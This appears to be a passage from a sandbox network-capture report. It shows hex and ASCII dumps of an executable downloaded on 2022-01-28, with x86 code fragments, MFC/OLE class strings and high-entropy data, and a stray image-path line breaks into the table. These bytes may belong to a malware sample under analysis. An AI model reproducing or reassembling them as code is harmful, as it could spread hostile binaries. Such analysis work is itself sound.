2022-01-28 22:29:16 UTC	80	IN	Data Raw: 00 83 7d 08 00 75 0a 68 57 00 07 80 e8 74 fd ff ff 8b 4d f0 e8 0c fb ff ff 89 45 fc 8b 4d f0 e8 21 fb ff ff 8b 4d 08 2b c8 89 4d f8 8b 55 0c 52 8b 4d f0 e8 cd fa ff ff 89 45 f4 8b 45 f8 3b 45 fc 77 1d 8b 4d 0c 51 8b 55 f4 03 55 f8 52 8b 45 0c 50 8b 4d f4 51 e8 ca 02 00 00 83 c4 10 eb 18 8b 55 0c 52 8b 45 08 50 8b 4d 0c 51 8b 55 f4 52 e8 90 02 00 00 83 c4 10 8b 45 0c 50 8b 4d f0 e8 f1 fd ff ff 8b e5 5d c2 08 00 cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 83 ec 10 89 4d f0 8b 4d f0 e8 3f d4 fe ff 89 45 f8 8b 45 f8 8b 08 89 4d fc 8b 55 f8 83 7a 04 00 75 02 eb 3f 8b 4d f8 e8 71 fd ff ff 0f b6 c0 85 c0 74 0c 6a 00 8b 4d f0 e8 30 fe ff ff eb 24 8b 4d f8 e8 c6 d3 fe ff 8b 4d fc 8b 11 8b 4d fc 8b 42 0c ff d0 89 45 f4 8b 4d f4 51 8b 4d f0 e8 0a 00 00 00 8b e5 5d c3 Data Ascii: }uhWtMEM!M+MURMEE;EwMQUUREPMQUREPMQUREPM]UMM?EEMUzu?MqtjM0$MMMBEMQM]
2022-01-28 22:29:16 UTC	96	IN	Data Raw: fb 8b 4d 08 8b f7 c1 e6 02 56 ff 75 10 e8 b1 aa 00 00 01 75 10 2b df 85 db 77 db eb 29 85 c0 76 25 bf ff ff ff 1f 3b df 73 02 8b fb 8b 4d 08 8b f7 c1 e6 02 56 ff 75 10 e8 7e fd ff ff 01 75 10 2b df 85 db 77 db 5f 5e 5b 5d c2 0c 00 56 8b f1 83 7e 10 00 75 30 6a 0c ff 76 18 8d 46 14 50 e8 0e a4 00 00 8b 4e 18 8b d1 6b d2 0c 83 c0 04 49 8d 44 10 f4 78 10 8b 56 10 89 10 89 46 10 49 83 e8 0c 85 c9 7d f0 8b 46 10 85 c0 75 05 e8 44 83 00 00 8b 08 89 4e 10 8b 4c 24 08 89 48 04 8b 4c 24 0c 89 08 ff 46 0c 5e c2 08 00 55 8b ec 53 8b 5d 08 8b 43 4c 85 c0 0f 84 fc 00 00 00 8b 40 44 85 c0 89 45 08 0f 84 ad 00 00 00 56 57 8b 4b 4c 8d 45 08 83 c1 40 50 e8 9e fc ff ff 8b 30 8b 46 04 85 c0 0f 84 83 00 00 00 8b b8 94 00 00 00 eb 31 ff 76 04 8b cf e8 2b d2 00 00 0f b7 47 04 Data Ascii: MVuu+w)v%;sMVu~u+w_^[]V~u0jvFPNkIDxVFI}FuDNLHLF^US]CL@DEVWKLE@P0F1v+G
2022-01-28 22:29:16 UTC	112	IN	Data Raw: ff 74 24 08 8b 08 50 ff 51 4c c2 08 00 8b 44 24 04 83 78 08 00 56 57 75 07 b8 08 01 01 80 eb 28 83 7c 24 20 00 75 07 b8 03 40 00 80 eb 1a ff 74 24 20 8b 40 08 8b 08 83 ec 10 8b fc 8d 74 24 24 a5 a5 a5 50 a5 ff 51 50 5f 5e c2 18 00 8b 44 24 04 83 78 08 00 56 57 75 07 b8 08 01 01 80 eb 1a 8b 40 08 8b 08 83 ec 10 8b fc ff 74 24 20 8d 74 24 28 a5 a5 a5 50 a5 ff 51 54 5f 5e c2 18 00 55 8b ec 8b 45 08 33 c9 39 48 08 56 57 75 07 b8 08 01 01 80 eb 3c 39 4d 0c 75 07 b8 03 40 00 80 eb 30 39 4d 10 74 f4 39 4d 14 74 ef 39 4d 18 74 ea 8b 40 08 8b 08 83 ec 10 8b fc ff 75 18 8d 75 1c ff 75 14 a5 ff 75 10 a5 ff 75 0c a5 50 a5 ff 51 58 5f 5e 5d c2 24 00 55 8b ec 8b 45 08 83 78 08 00 56 57 75 07 b8 08 01 01 80 eb 28 83 7d 20 00 75 07 b8 03 40 00 80 eb 1b ff 75 20 8b 40 08 Data Ascii: t$PQLD$xVWu(|$ u@t$ @t$$PQP_^D$xVWu@t$ t$(PQT_^UE39HVWu<9Mu@09Mt9Mt9Mt@uuuuuPQX_^]$UExVWu(} u@u @
2022-01-28 22:29:16 UTC	128	IN	Data Raw: 51 0c 7d 19 39 50 f8 7d 0a 68 57 00 07 80 e8 72 3d ff ff 89 50 f4 8b 06 66 89 10 eb 11 e8 83 14 fe ff 8b 07 8b cf ff 50 0c 83 c0 10 89 06 5f 5e c3 55 8b ec 51 51 53 56 8b 31 8b 5e f4 83 ee 10 89 4d f8 8b 0e 8b 01 57 89 5d fc ff 50 10 8b 10 6a 02 ff 75 08 8b c8 ff 12 8b f8 85 ff 75 05 e8 7e ff ff ff 8b 45 08 3b d8 7d 02 8b c3 40 50 8d 4e 10 51 50 8d 5f 10 53 e8 82 fd ff ff 8b 45 fc 83 c4 10 8b ce 89 47 04 e8 18 14 fe ff 8b 45 f8 5f 5e 89 18 5b c9 c2 04 00 8b 54 24 04 56 8b f1 8b 06 83 e8 10 39 50 08 8b 08 7d 13 85 d2 7e 0f 57 8b 39 6a 02 52 50 ff 57 08 85 c0 5f 75 05 e8 1e ff ff ff 83 c0 10 89 06 5e c2 04 00 8b 01 8b 50 f4 83 e8 10 56 8b 74 24 08 3b d6 7e 02 8b f2 83 78 0c 01 7e 08 56 e8 45 ff ff ff eb 22 8b 40 08 3b c6 7d 1b ba 00 04 00 00 3b c2 7e 04 03 Data Ascii: Q}9P}hWr=PfP_^UQQSV1^MW]Pjuu~E;}@PNQP_SEGE_^[T$V9P}~W9jRPW_u^PVt$;~x~VE"@;};~
2022-01-28 22:29:16 UTC	144	IN	Data Raw: 01 01 02 03 03 03 01 09 04 01 05 06 07 08 06 6a 0c b8 63 48 04 10 e8 24 cf 00 00 8b f1 89 75 ec 83 26 00 83 65 fc 00 8b 45 08 33 c9 6a 08 5a f7 e2 0f 90 c1 f7 d9 0b c8 51 e8 93 06 ff ff 59 89 06 eb 11 8b 4d e8 e8 97 c2 ff ff b8 6c 3e 02 10 c3 8b 75 ec 83 3e 00 75 07 b8 0e 00 07 80 eb 08 8b 45 08 89 46 04 33 c0 e8 77 cf 00 00 c2 04 00 55 8b ec 56 8b 75 08 33 d2 3b f2 75 07 b8 05 40 00 80 eb 48 39 55 10 74 f4 8b 45 18 3b c2 74 ed 53 8b 18 57 8b 7d 0c 52 ff 75 10 33 c9 39 56 24 ff 75 14 0f 95 c1 56 57 8d 4c 09 02 51 50 ff 53 10 85 ff 8b d8 76 11 83 c6 14 ff 36 e8 3b 06 ff ff 83 c6 34 4f 59 75 f2 5f 8b c3 5b 5e 5d c3 8b 54 24 04 8b c1 33 c9 89 50 20 8b 54 24 08 89 08 89 48 04 89 48 08 89 48 0c 89 48 14 89 48 18 89 50 24 89 48 10 c2 08 00 53 56 57 8b 3d 5c 65 Data Ascii: jcH$u&eE3jZQYMl>u>uEF3wUVu3;u@H9UtE;tSW}Ru39V$uVWLQPSv6;4OYu_[^]T$3P T$HHHHHP$HSVW=\e


Timestamp	kBytes transferred	Direction	Data
2022-01-28 22:29:16 UTC	160	IN	Data Raw: 8b 46 08 8b 10 53 8b f9 c1 e7 04 57 ff 76 3c 51 50 ff 52 10 8b 46 38 3b c3 74 18 33 c9 6a 10 5a f7 e2 0f 90 c1 f7 d9 0b c8 51 e8 a2 c6 fe ff 59 89 46 40 39 5e 38 7e 25 33 ff 8b 46 40 6a 10 03 c7 6a 00 50 e8 cc 81 00 00 8b 46 40 66 83 24 07 00 83 c4 0c 43 83 c7 10 3b 5e 38 7c dd 8b ce e8 b2 f5 ff ff 8b 06 8b ce ff 50 10 5f 5e 5b c9 c3 33 c0 56 ff 74 24 08 8b f1 89 06 89 46 04 89 46 10 89 46 08 89 46 0c e8 43 fc ff ff 8b c6 5e c2 04 00 56 8b f1 e8 92 d3 ff ff 8b 06 8b 08 6a 00 50 ff 51 1c 85 c0 7c 0b 6a 01 6a 00 8b ce e8 73 f1 ff ff 5e c3 53 56 8b f1 8b 4e 08 57 8b 79 04 33 c0 33 db 85 ff 76 11 53 8b ce e8 14 fc ff ff 85 c0 7c 05 43 3b df 72 ef 5f 5e 5b c3 56 ff 74 24 08 8b f1 e8 d8 fc ff ff ff 74 24 08 8b ce e8 bb f3 ff ff 5e c2 04 00 55 8b ec 83 ec 30 a1 Data Ascii: FSWv<QPRF8;t3jZQYF@9^8~%3F@jjPF@f$C;^8\|P_^[3Vt$FFFFC^VjPQ|jjs^SVNWy33vS|C;r_^[Vtt^U0
2022-01-28 22:29:16 UTC	176	IN	Data Raw: 01 8b 48 08 66 83 61 10 00 c2 0c 00 c7 01 48 91 04 10 c3 56 8b f1 8b 46 08 57 8b 7c 24 0c 3b 78 08 7e 2b 8b 0d 94 5a 05 10 85 c9 74 09 8b 11 50 ff 70 08 57 ff 12 ff 74 24 10 8b 4e 04 8b 01 57 ff 10 85 c0 74 1b 83 48 0c ff 89 30 eb 13 83 48 0c ff 8b 46 08 83 60 04 00 8b 46 08 89 30 8b 46 08 5f 5e c2 08 00 8b 44 24 04 56 8b f1 3b 46 08 74 0e 8b 4e 04 89 08 8b 4e 04 8b 11 50 ff 52 04 8b 46 08 83 48 0c ff 8b 46 08 83 60 04 00 8b 46 08 66 83 60 10 00 5e c2 04 00 55 8b ec 53 56 8b 75 08 8b d9 3b 73 08 57 74 22 ff 75 10 8b 43 04 ff 75 0c 89 06 8b 4b 04 8b 01 56 ff 50 08 8b f8 85 ff 75 04 89 1e eb 66 89 1f eb 62 8b 46 08 39 45 0c 7e 58 8b 0d 94 5a 05 10 85 c9 74 0a 8b 11 56 50 ff 75 0c ff 52 04 ff 75 10 8b 4b 04 ff 75 0c 8b 01 ff 10 8b f8 85 ff 74 35 8b 46 08 40 Data Ascii: HfaHVFW|$;x~+ZtPpWt$NWtH0HF`F0F_^D$V;FtNNPRFHF`Ff`^USVu;sWt"uCuKVPufbF9E~XZtVP uRuKut5F@
2022-01-28 22:29:16 UTC	192	IN	Data Raw: 10 4c fe 02 10 8b 45 08 5e 5f c9 c3 90 8a 46 03 88 47 03 8b 45 08 5e 5f c9 c3 8d 49 00 8a 46 03 88 47 03 8a 46 02 88 47 02 8b 45 08 5e 5f c9 c3 90 8a 46 03 88 47 03 8a 46 02 88 47 02 8a 46 01 88 47 01 8b 45 08 5e 5f c9 c3 6a 0c 68 a8 09 05 10 e8 c7 2c 00 00 33 c0 33 f6 39 75 08 0f 95 c0 3b c6 75 1d e8 70 13 00 00 c7 00 16 00 00 00 56 56 56 56 56 e8 bf 78 00 00 83 c4 14 83 c8 ff eb 5f e8 d4 6b 00 00 6a 20 5b 03 c3 50 6a 01 e8 cd 6c 00 00 59 59 89 75 fc e8 bd 6b 00 00 03 c3 50 e8 30 6d 00 00 59 8b f8 8d 45 0c 50 56 ff 75 08 e8 a5 6b 00 00 03 c3 50 e8 dd 6d 00 00 89 45 e4 e8 95 6b 00 00 03 c3 50 57 e8 9d 6d 00 00 83 c4 18 c7 45 fc fe ff ff ff e8 09 00 00 00 8b 45 e4 e8 7d 2c 00 00 c3 e8 6f 6b 00 00 83 c0 20 50 6a 01 e8 bc 6c 00 00 59 59 c3 a1 cc 45 05 10 83 Data Ascii: LE^_FGE^_IFGFGE^_FGFGFGE^_jh,339u;upVVVVVx_kj [PjlYYukP0mYEPVukPmEkPWmEE},ok PjlYYE
2022-01-28 22:29:16 UTC	208	IN	Data Raw: 97 00 00 0b c2 bb 90 01 00 00 75 13 6a 00 6a 64 ff 75 f0 ff 75 ec e8 5a 97 00 00 0b c2 75 1c 8b 45 ec 8b 4d f0 6a 00 05 6c 07 00 00 53 83 d1 00 51 50 e8 3e 97 00 00 0b c2 75 0d 83 fe 01 7e 08 83 45 e4 01 83 55 e8 00 8b 75 ec 8b 45 f0 8b 55 f0 6a 00 59 83 ee 01 1b c1 89 45 e0 8b 45 ec 51 05 2b 01 00 00 53 13 d1 52 50 89 75 dc e8 13 fe ff ff 8b d8 8b c2 89 45 f4 8b 47 0c 99 6a 00 6a 64 ff 75 e0 03 d8 8b 45 f4 13 c2 56 89 45 f4 e8 f1 fd ff ff 6a 00 6a 04 ff 75 e0 2b d8 8b 45 f4 1b c2 56 89 45 f4 e8 da fd ff ff 6a 00 68 6d 01 00 00 ff 75 f0 03 d8 8b 45 f4 ff 75 ec 13 c2 89 45 f4 e8 1e c4 ff ff 03 d8 8b 45 f4 13 c2 03 5d e4 6a 00 13 45 e8 5e 56 81 eb df 63 00 00 6a 18 1b c6 50 53 e8 fc c3 ff ff 8b c8 8b 47 08 8b da 99 56 03 c1 6a 3c 13 d3 52 50 e8 e6 c3 ff ff Data Ascii: ujjduuZuEMjlSQP>u~EUuEUjYEEQ+SRPuEGjjduEVEjju+EVEjhmuEuEE]jE^VcjPSGVj<RP
2022-01-28 22:29:16 UTC	224	IN	Data Raw: c7 45 e8 01 00 00 00 eb 3c 39 45 e8 7e 03 89 45 e8 81 7d e8 a3 00 00 00 7e 2b 8b 7d e8 81 c7 5d 01 00 00 57 e8 bc d9 ff ff 85 c0 8b 55 dc 59 89 45 b0 74 0a 89 45 e4 89 7d e0 8b f0 eb 07 c7 45 e8 a3 00 00 00 8b 03 83 c3 08 89 45 88 8b 43 fc 89 45 8c 8d 45 9c 50 ff 75 94 0f be c2 ff 75 e8 89 5d d8 50 ff 75 e0 8d 45 88 56 50 ff 35 08 4d 05 10 e8 1c d2 ff ff 59 ff d0 8b 5d ec 83 c4 1c 81 e3 80 00 00 00 74 1b 83 7d e8 00 75 15 8d 45 9c 50 56 ff 35 14 4d 05 10 e8 f5 d1 ff ff 59 ff d0 59 59 66 83 7d dc 67 75 19 85 db 75 15 8d 45 9c 50 56 ff 35 10 4d 05 10 e8 d5 d1 ff ff 59 ff d0 59 59 80 3e 2d 75 0b 81 4d ec 00 01 00 00 46 89 75 e4 56 e9 71 fe ff ff c7 45 e8 08 00 00 00 89 4d ac eb 21 83 e8 73 0f 84 3c fd ff ff 2b c7 0f 84 e2 fe ff ff 83 e8 03 0f 85 57 01 00 00 Data Ascii: E<9E~E}~+}]WUYEtE}EECEEPuu]PuEVP5MY]t}uEPV5MYYYf}guuEPV5MYYY>-uMFuVqEM!s<+W
2022-01-28 22:29:16 UTC	240	IN	Data Raw: 46 56 68 bc a3 04 10 56 ff 15 38 61 04 10 85 c0 74 08 89 35 74 82 05 10 eb 34 ff 15 60 62 04 10 83 f8 78 75 0a 6a 02 58 a3 74 82 05 10 eb 05 a1 74 82 05 10 83 f8 02 0f 84 cf 00 00 00 3b c3 0f 84 c7 00 00 00 83 f8 01 0f 85 e8 00 00 00 39 5d 18 89 5d f8 75 08 8b 07 8b 40 04 89 45 18 8b 35 70 62 04 10 33 c0 39 5d 20 53 53 ff 75 10 0f 95 c0 ff 75 0c 8d 04 c5 01 00 00 00 50 ff 75 18 ff d6 8b f8 3b fb 0f 84 ab 00 00 00 7e 3c 81 ff f0 ff ff 7f 77 34 8d 44 3f 08 3d 00 04 00 00 77 13 e8 10 44 ff ff 8b c4 3b c3 74 1c c7 00 cc cc 00 00 eb 11 50 e8 d2 3a ff ff 3b c3 59 74 09 c7 00 dd dd 00 00 83 c0 08 8b d8 85 db 74 69 8d 04 3f 50 6a 00 53 e8 3c 41 ff ff 83 c4 0c 57 53 ff 75 10 ff 75 0c 6a 01 ff 75 18 ff d6 85 c0 74 11 ff 75 14 50 53 ff 75 08 ff 15 38 61 04 10 89 45 Data Ascii: FVhV8at5t4`bxujXtt;9]]u@E5pb39] SSuuPu;~<w4D?=wD;tP:;Ytti?PjS<AWSuujutuPSu8aE
2022-01-28 22:29:16 UTC	256	IN	Data Raw: 74 37 56 e8 90 dd ff ff 56 8b d8 e8 1d 2e 00 00 56 e8 67 df ff ff 50 e8 44 2d 00 00 83 c4 10 85 c0 7d 05 83 cb ff eb 11 8b 46 1c 3b c7 74 0a 50 e8 19 fc fe ff 59 89 7e 1c 89 7e 0c 8b c3 5f 5e 5b c3 6a 0c 68 d0 0e 05 10 e8 cf 2c ff ff 83 4d e4 ff 33 c0 8b 75 08 33 ff 3b f7 0f 95 c0 3b c7 75 1d e8 72 13 ff ff c7 00 16 00 00 00 57 57 57 57 57 e8 c1 78 ff ff 83 c4 14 83 c8 ff eb 0c f6 46 0c 40 74 0c 89 7e 0c 8b 45 e4 e8 d2 2c ff ff c3 56 e8 9a 6c ff ff 59 89 7d fc 56 e8 2e ff ff ff 59 89 45 e4 c7 45 fc fe ff ff ff e8 05 00 00 00 eb d5 8b 75 08 56 e8 c7 6c ff ff 59 c3 6a 10 68 f0 0e 05 10 e8 53 2c ff ff 8b 45 08 83 f8 fe 75 13 e8 02 13 ff ff c7 00 09 00 00 00 83 c8 ff e9 aa 00 00 00 33 db 3b c3 7c 08 3b 05 0c 84 05 10 72 1a e8 e1 12 ff ff c7 00 09 00 00 00 53 Data Ascii: t7VV.VgPD-}F;tPY~~_^[jh,M3u3;;urWWWWWxF@t~E,VlY}V.YEEuVlYjhS,Eu3;|;rS
2022-01-28 22:29:16 UTC	272	IN	Data Raw: 0c 8b 4a f8 33 c8 e8 f8 b9 fe ff b8 f8 e4 04 10 e9 b0 b6 fe ff 8d 4d e8 e9 48 d4 fb ff 8b 54 24 08 8d 42 0c 8b 4a ec 33 c8 e8 d5 b9 fe ff b8 6c e5 04 10 e9 8d b6 fe ff 8d 8d 7c ff ff ff e9 e2 f3 fc ff 8b 54 24 08 8d 42 0c 8b 4a 80 33 c8 e8 af b9 fe ff b8 98 e5 04 10 e9 67 b6 fe ff 8d 8d 7c ff ff ff e9 48 b2 fd ff 8b 54 24 08 8d 42 0c 8b 8a 78 ff ff ff 33 c8 e8 86 b9 fe ff 8b 4a e4 33 c8 e8 7c b9 fe ff b8 c4 e5 04 10 e9 34 b6 fe ff 8d 8d 7c ff ff ff e9 c9 d3 fb ff 8d 4d 80 e9 c1 d3 fb ff 8b 54 24 08 8d 42 0c 8b 8a 74 ff ff ff 33 c8 e8 4b b9 fe ff 8b 4a f8 33 c8 e8 41 b9 fe ff b8 f8 e5 04 10 e9 f9 b5 fe ff cc cc cc cc cc cc cc cc cc 8b 4d f0 e9 a8 d3 fb ff 8b 54 24 08 8d 42 0c 8b 4a f8 33 c8 e8 15 b9 fe ff b8 24 e6 04 10 e9 cd b5 fe ff 8b 4d f0 e9 8c 1a fd Data Ascii: J3MHT$BJ3l\|T$BJ3g|HT$Bx3J3\|4\|MT$Bt3KJ3AMT$BJ3$M
2022-01-28 22:29:16 UTC	288	IN	Data Raw: 10 49 6e 69 74 43 6f 6d 6d 6f 6e 43 6f 6e 74 72 6f 6c 73 00 00 49 6e 69 74 43 6f 6d 6d 6f 6e 43 6f 6e 74 72 6f 6c 73 49 6e 69 74 43 6f 6d 6d 6f 6e 43 6f 6e 74 72 6f 6c 73 48 74 6d 6c 48 65 6c 70 41 00 00 00 68 68 63 74 72 6c 2e 6f 63 78 00 00 08 c9 04 10 c8 c6 01 10 a0 c6 01 10 96 c6 01 10 10 2e 02 10 28 c5 01 10 f4 c8 04 10 aa c6 01 10 be c6 01 10 b4 c6 01 10 b1 bf 01 10 00 00 00 00 10 c7 04 10 61 c6 01 10 36 c6 01 10 43 c6 01 10 2f c0 01 10 50 c0 01 10 00 c0 01 10 c8 bf 01 10 24 bb 01 10 53 bb 01 10 82 bb 01 10 c2 bb 01 10 02 bc 01 10 42 bc 01 10 82 bc 01 10 c2 bc 01 10 02 bd 01 10 42 bd 01 10 8a bd 01 10 ca bd 01 10 f9 bd 01 10 28 be 01 10 68 be 01 10 9a be 01 10 f2 be 01 10 35 bf 01 10 6b bf 01 10 99 bf 01 10 99 bf 01 10 7a c6 01 10 04 7e 04 10 04 00 00 00 01 00 00 00 f4 7d 04 10 00 00 Data Ascii: InitCommonControlsInitCommonControlsExHtmlHelpAhhctrl.ocx.(a6C/P$SBB(h5kz~}
2022-01-28 22:29:16 UTC	304	IN	Data Raw: 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 ec bd 04 10 28 30 05 10 03 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 4c be 04 10 00 00 00 00 00 00 00 00 04 00 00 00 5c be 04 10 30 be 04 10 70 be 04 10 ac be 04 10 e4 be 04 10 00 00 00 00 40 30 05 10 02 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 8c be 04 10 00 00 00 00 00 00 00 00 03 00 00 00 9c be 04 10 70 be 04 10 ac be 04 10 e4 be 04 10 00 00 00 00 00 5c 30 05 10 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 c8 be 04 10 00 00 00 00 00 00 00 00 02 00 00 00 d8 be 04 10 ac be 04 10 e4 be 04 10 00 00 00 00 78 30 05 10 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 00 bf 04 10 00 00 00 00 00 00 00 00 01 00 00 00 10 bf 04 10 e4 be 04 10 00 00 00 00 00 00 Data Ascii: @(0@L\0p@0@p\0@x0@

Timestamp	kBytes transferred	Direction	Data
2022-01-28 22:29:16 UTC	320	IN	Data Raw: 00 1d 4a 04 10 22 05 93 19 02 00 00 00 10 fe 04 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ff ff ff ff 40 4a 04 10 22 05 93 19 01 00 00 00 44 fe 04 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff 63 4a 04 10 22 05 93 19 01 00 00 00 70 fe 04 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ff ff ff ff 86 4a 04 10 22 05 93 19 01 00 00 00 9c fe 04 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ff ff ff ff a9 4a 04 10 22 05 93 19 01 00 00 00 c8 fe 04 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 54 32 05 10 90 ff ff ff 9f 85 02 10 00 00 00 00 54 32 05 10 9c ff ff ff 43 84 02 10 00 00 00 00 54 32 Data Ascii: J"@J"DcJ"pJ"J"T2T2CT2
2022-01-28 22:29:16 UTC	336	IN	Data Raw: 6d 65 40 40 00 8c 9b 04 10 00 00 00 00 2e 3f 41 56 58 4f 6c 65 49 50 46 72 61 6d 65 40 43 4f 6c 65 43 6f 6e 74 72 6f 6c 43 6f 6e 74 61 69 6e 65 72 40 40 00 00 8c 9b 04 10 00 00 00 00 2e 3f 41 55 49 4f 6c 65 49 6e 50 6c 61 63 65 46 72 61 6d 65 40 40 00 00 8c 9b 04 10 00 00 00 00 2e 3f 41 55 49 4f 6c 65 49 6e 50 6c 61 63 65 55 49 57 69 6e 64 6f 77 40 40 00 00 00 8c 9b 04 10 00 00 00 00 2e 3f 41 56 43 44 61 74 61 53 6f 75 72 63 65 43 6f 6e 74 72 6f 6c 40 40 00 00 00 00 8c 9b 04 10 00 00 00 00 2e 3f 41 55 49 4e 6f 74 69 66 79 44 42 45 76 65 6e 74 73 40 40 00 00 00 8c 9b 04 10 00 00 00 00 2e 3f 41 56 58 4f 6c 65 43 6c 69 65 6e 74 53 69 74 65 40 43 4f 6c 65 43 6f 6e 74 72 6f 6c 53 69 74 65 40 40 00 00 00 00 8c 9b 04 10 00 00 00 00 2e 3f 41 55 49 4f 6c 65 43 6c Data Ascii: me@@.?AVXOleIPFrame@COleControlContainer@@.?AUIOleInPlaceFrame@@.?AUIOleInPlac eUIWindow@@.?AVCDataSourceControl@@.?AUINotifyDBEvents@@.?AVXOleClientSite@COleControlSite@@.? AUIOleCl
2022-01-28 22:29:16 UTC	352	IN	Data Raw: b6 dc b6 23 9d 92 00 5a 89 00 9d 78 b5 ba 0c 68 8a 20 14 47 93 53 8c 0d f8 19 b2 14 cb d9 c5 31 55 2c 4f 1c 81 8f d0 3a 9c c6 e5 f5 c7 a8 1c 7e e2 e0 90 cd 24 3f 28 e9 fc 74 f2 f2 6c 53 da ef 54 0b a6 93 60 77 f9 0e c0 3e 06 ba da 53 68 d6 c3 81 fb 17 71 96 d1 39 7b 0b 7d 1d ef 8c d8 67 30 d2 04 30 34 43 6a 90 9f fe 6d 79 17 0d 60 2f d4 e1 be 81 20 37 a6 49 ce 89 e7 e9 a1 97 ba 88 9e cb 35 bd c2 47 12 43 70 43 8e bf be 18 79 14 b7 cb 8d 39 2a 34 4b 98 20 df b8 38 75 7b 07 a8 66 9a 54 0b fa 74 3f 31 8e 22 30 03 3e e2 55 d5 c9 ab 21 c7 e3 65 bd 25 a3 54 f5 39 35 b4 45 9c 6a ad 92 86 7e b1 fd a0 06 c5 e3 54 f5 18 a6 32 79 8f 86 77 ef a0 53 60 9d 5e 2d 3e c2 ba 65 5e 5e f6 6a 7d 6a 4e 64 ca c3 1e 46 a6 3a a9 a1 52 c0 86 f6 c0 6b ce 4c 22 fe 2e ce c8 d8 52 8c Data Ascii: #Zxh GS1U,O:~$?(tlST`w>Shq9{}g004Cjmy`/ 7l5GCpCy9*4K 8u{fTt?1"0>U!e%T95Ej~T2ywS`^->e^^j} jNdF:RkL".R
2022-01-28 22:29:16 UTC	368	IN	Data Raw: bf 83 47 b7 ac 04 c6 b4 ad 21 0e 59 1a 69 14 1f b2 32 6d be 96 08 90 3b 9b 0d 04 59 a3 bd c4 74 20 d1 a5 46 7f 11 60 a6 a1 31 28 89 62 21 aa e9 78 39 ba 3d ae ce f7 bb 88 56 0b 95 b7 c6 85 27 55 aa b8 e7 43 4e 2e 04 0d 0a 2c 0d dd 42 17 41 1e c2 30 c2 a2 07 2c 1b 44 43 c8 7b ce 66 aa 6a e6 a7 ff c4 d6 99 90 e8 10 1d 4b 0a fd f8 bd ad 84 bf 49 4c 6a d4 b3 a7 e4 ca ef b0 73 a5 f3 6a d8 34 82 83 a7 b7 8e 7a 5e 11 ce dc 3e 5c f1 8a 63 5e 7b c5 16 77 d4 b0 cf 93 d5 fa 84 f4 f2 9b 36 5d 5c 65 ca 6e f5 e6 0c ad 0c f5 bc 73 f1 46 13 a5 ae dc 8e 45 48 2b 5a 56 b9 6e 7c dc 2f 29 a6 a1 1a 01 21 18 d4 6d 6f 59 6c 85 4b 69 00 3b 37 00 1c 0b b6 1d 8f 64 c9 36 e2 f8 e5 d8 6b 55 6a 38 81 ee 4e 46 c1 03 b3 f4 51 43 5f 0c 52 c0 be 02 6b 6f 17 1d 79 3d ed 78 b8 ba ae 70 fb Data Ascii: G!Yi2m;Yt F`1(b!x9=V'UCN.,BA0,DC{fjKILjsj4z^>\c^{w6]\ensFEH+ZVnl/)!moYlKi;7d6kUj8NFQC_Rkoy=xp
2022-01-28 22:29:16 UTC	384	IN	Data Raw: 91 45 80 ef 67 e1 f3 41 ca 29 84 e8 e4 07 d6 2e 0e 22 5c e7 94 0f 8b 03 57 4a 44 d8 b3 94 9b 1d 50 9a 67 cb d6 61 bf a2 6b 6a d3 7a ce 24 9b 7f 9a eb 42 f8 24 dc e2 32 0d 39 8c 63 43 6d 51 0f be 31 8a f2 d8 a4 8a 0d a1 02 8d f8 9b 39 1f 33 bd 1f de 7e f3 a6 de 73 26 fa ff 46 be 5e 4c 11 ad 22 87 6f 34 c9 3f 44 b9 a0 a9 73 5e a5 1a 84 84 4e 85 a3 da 9a 72 03 ed 50 87 76 38 28 aa 39 ae fa 8a 05 be b6 70 82 d0 99 b3 52 eb 56 20 bb b9 bd f9 23 46 32 00 a1 87 9c 7e 79 64 46 21 06 40 0f aa ac 21 75 46 bd 93 11 df d1 c0 a6 66 a2 6e dd 26 dd df 1e 22 7f cc 61 19 bb 4e 18 b9 a6 47 f6 99 d2 54 86 ab 2d da 6f 1c ca 2f 3b 3e 45 25 bb 11 ba dd 0c 99 e3 0f 02 f3 1d 05 a1 e8 c9 0a 18 5d 69 c8 6a 2e 0a 92 d7 ee b8 6b 64 6e 48 a0 13 6b 96 8c e4 92 ed f8 b3 f0 45 4a b8 0e Data Ascii: EgA).'"\WJDPgakjz$B$29cCmQ193~s&F^L"o4?Ds^NrPv8(9pRV #F2~ydF!@!uFfn&"aNGT-o/;>E%]ij.kdnHkEJ
